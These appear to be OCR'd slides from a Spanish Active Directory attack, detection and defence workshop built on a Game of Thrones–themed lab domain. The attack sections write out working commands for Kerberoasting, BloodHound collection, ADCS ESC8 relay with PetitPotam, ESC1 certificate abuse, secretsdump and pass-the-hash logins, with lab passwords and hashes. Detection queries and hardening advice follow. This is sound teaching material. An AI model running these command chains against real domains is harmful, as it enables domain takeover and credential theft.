   ¿Deshabilitar protocolos NETBIOS? => A veces inviable (ej: resolución WPAD)

2. **Responder (ataque)**

   Política de contraseñas y limpieza de servicios, tareas y DNS

3. **NTLM Relaying**

   Computer Configuration → Policies → Windows Settings → Security Settings → Local Policies → Security Options

   Microsoft network server: Digitally sign communications (always): Habilitar

   Microsoft network client: Digitally sign communications (always): Habilitar

ENUMERACIÓN AUTENTICADA (ATCK)

1. **Listado de usuarios**

   impacket-GetADUsers -all north.sevenkingdoms.local/brandon.stark:iseedeadpeople

   ldapsearch -H ldap://10.10.10.11 -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=north,DC=sevenkingdoms,DC=local' "(&(objectCategory=person)(objectClass=user))" |grep 'distinguishedName:'

   ldapsearch -H ldap://10.10.10.10 -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=sevenkingdoms,DC=local' "(&(objectCategory=person)(objectClass=user))" |grep 'distinguishedName:'

2. **Carpetas compartidas**

   nxc smb 10.10.10.10-23 -u brandon.stark -p iseedeadpeople -d north.sevenkingdoms.local --shares

ENUMERACIÓN AUTENTICADA (ATCK)

1. **BloodHound**

   bloodhound-python -c All -d north.sevenkingdoms.local -u brandon.stark -p iseedeadpeople -ns 10.10.10.11

   Alternativamente, mejor usar SharpHound.exe (!!)

   .\SharpHound.exe -c All -d north.sevenkingdoms.local
   .\SharpHound.exe -c All -d sevenkingdoms.local
   .\SharpHound.exe -c All -d essos.local

2. **Kerberoasting**

   impacket-GetUserSPNs -request -dc-ip 10.10.10.11 north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile kerberoasting.hashes
   john kerberoasting.hashes --wordlist=/usr/share/wordlists/rockyou.txt

ENUMERACIÓN AUTENTICADA (MNTR)

1. **Listado de usuarios**

   (??) => Monitorización avanzada de LDAP => No es nada sencillo...

2. **Carpetas compartidas**

   Successful Remote Logon Detected - User:\brandon.stark - NTLM authentication, possible pass-the-hash attack.
   Logon/Logoff en varios equipos del dominio de manera consecutiva

3. **BloodHound**

   (??) => event.code:5145 AND winlog.event_data.ShareName:*\\IPC$ AND NOT file.name : ** and winlog.event_data.AccessMask:"0x3" => MUY complejo

4. **Kerberoasting**

   (??) => Difícil, revisión de tickets TGS pedidos por los usuarios (se piden miles...)

ENUMERACIÓN AUTENTICADA (DFNS)

1. **Listado de usuarios**

   No podemos hacer gran cosa, es una característica de AD...

2. **Carpetas compartidas**

   Revisión de carpetas y eliminación de permisos

3. **BloodHound**

   Monitorización LDAP avanzada... EDR en sistemas internos para dificultar correr el ingestor de datos

4. **Kerberoasting**

   Revisar cuentas y SPN activos. Si no se usan, eliminar.
   Revisión contraseñas
   SEGUIR **SIEMPRE MÍNIMO PRIVILEGIO**

ADCS (ATCK)

1. **Enumeración ADCS**

```
certipy-ad find -u jon.snow@north.sevenkingdoms.local -p iknownothing -stdout -dc-ip 10.10.10.10
certipy-ad find -u jon.snow@north.sevenkingdoms.local -p iknownothing -stdout -dc-ip 10.10.10.11
certipy-ad find -u jon.snow@north.sevenkingdoms.local -p iknownothing -stdout -dc-ip 10.10.10.12
```

2. **Explotación ADCS ESC8 (I)**

```
certipy-ad relay -target kingslanding.sevenkingdoms.local -template DomainController
python3 PetitPotam.py 10.10.10.253 winterfell.north.sevenkingdoms.local -u arya.stark -p Needle
certipy-ad auth -pfx winterfell.pfx -dc-ip 10.10.10.11
export KRB5CCNAME=winterfell.ccache
impacket-secretsdump 'winterfell$'@winterfell.north.sevenkingdoms.local -k -no-pass
evil-winrm -i winterfell.north.sevenkingdoms.local -u Administrator -H
dbd13e1c4e338284ac4e9874f7de6ef4
```

ADCS (ATCK)

1. **Explotación ADCS ESC8 (II)**

```
certipy-ad relay -target braavos.essos.local -template DomainController
python3 PetitPotam.py 10.10.10.253 meereen.essos.local
certipy-ad auth -pfx meereen.pfx -dc-ip 10.10.10.12
export KRB5CCNAME=meereen.ccache
impacket-secretsdump 'meereen$'@meereen.essos.local -k -no-pass
evil-winrm -i meereen.essos.local -u Administrator -H 54296a48cd30259cc88095373cec24da
```

2. **Explotación ADCS ESC1**

```
certipy-ad req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca
ESSOS-CA -upn administrator@essos.local
certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.10.12
```

ADCS (MNTR)

1. **Enumeración ADCS**

   Revisar autenticaciones extrañas

2. **Explotación ADCS ESC8**

   (??) => data.win.system.eventID : 4768 AND data.win.eventdata.targetUserName : *$ AND data.win.eventdata.certThumbprint : *

   event.code:4886 and requester=*$ => Pseudoregla

ADCS (DFNS)


1. **Enumeración ADCS**

   Poco podemos hacer más allá de monitorizar la instancia ADCS y autenticaciones...

2. **Explotación ADCS ESC8**

   Hardening de ADCS Server
   - Deshabilitar endpoint HTTP si no se usa
   - Si se usa, deshabilitar
     - NTLM
     - Kerberos
   - Aplicar aprobación manual de certificados
   - Monitorizar a tope la instancia (Tier 0)

EXPLOTACIÓN ACLS (ATCK)



EXPLOTACIÓN ACLS (MNTR)

1. **Eventos muy relevantes:**

Creation
- Users → **4720**
- Groups → **4727** / **4731**
- Computers → **4741**
- AD objects → **5137**

Deletion
- Users → **4726**
- Groups → **4730**
- Computers → **4743**
- AD objects → **5141**

Modification
- Users → **4738**
- Groups → **4735** / **4737**
- Computers → **4742**
- AD objects → **5136**
- Permissions → **4670**

Group membership
- Added → **4728** / **4732**
- Removed → **4729** / **4733**

No todos se recogen por defecto

EXPLOTACIÓN ACLS (DFNs)

1. HARDENING
2. AUDITORÍAS
3. HARDENING
4. AUDITORÍAS
5. ...

BONUS

1. MSSQL Exploiting
2. Delegaciones
3. Abuso Trusts

TURNO DE DUDAS

04

CIERRE DE TALLER

05

CONTACTO FUTURO

06

DÓNDE ENCONTRARME

LinkedIn (David Álvarez Robles)

Universidad de Oviedo

GitHub (@tdkmp4n4)

Telegram (@km0xu95)

Blog AsturHackers

Correo (**info@blog.asturhackers.es**)

ATAQUE, DEFENSA Y MONITORIZACIÓN DE DIRECTORIO ACTIVO

David Álvarez Robles – AsturCON.tech 2025